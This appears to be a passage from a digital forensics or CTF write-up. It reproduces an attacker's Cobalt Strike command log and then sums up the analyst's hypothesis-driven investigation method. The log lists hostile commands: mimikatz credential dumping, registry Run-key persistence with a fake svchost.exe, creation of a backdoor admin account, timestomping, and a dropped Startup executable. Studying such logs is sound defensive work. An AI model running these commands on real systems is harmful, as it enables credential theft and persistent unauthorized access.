08/10 9:25	SYSTEM	5468	run mimikatz's sekurlsa::logonpasswords command
08/10 9:25	SYSTEM	5468	upload /home/kali/tools/Persistance/svchost.exe as svchost.exe
08/10 9:25	SYSTEM	5468	run .NET program: SharPersist.exe -t reg -c "C: \ProgramData\svchost.exe" -a "" -k "hklmrun" -v "LocalSystem" -m add
08/10 9:26	SYSTEM	5468	run: net user Admin P@ssw0rd! /add
08/10 9:26	SYSTEM	5468	run: net localgroup Administrators Admin /ADD
08/10 9:26	SYSTEM	5468	run: (Get-Item "C:\ProgramData \svchost.exe").LastWriteTime=("14 August 2016 13:14:00")
08/10 9:28	johndoe	6744	upload /home/kali/photo443.exe as C:\Users\johndoe \AppData\Roaming\Microsoft\Windows\Start Menu\Programs \Startup\photo443.exe

One sentence summary

- With an practical digital forensic scenario, it's always about thinking logically about what attackers would do, making a hypothesis and validating it.
    - E.g. We listed processes/dll's becaue attacker's would use an beacon/reverse shell for communication and/or load dll's to help the process.
    - Then we run yara against it (since we want to know what malware we are dealing with) and figured out its cobalt strike, then we use tools that help us extract cobalt strike beacon configuration...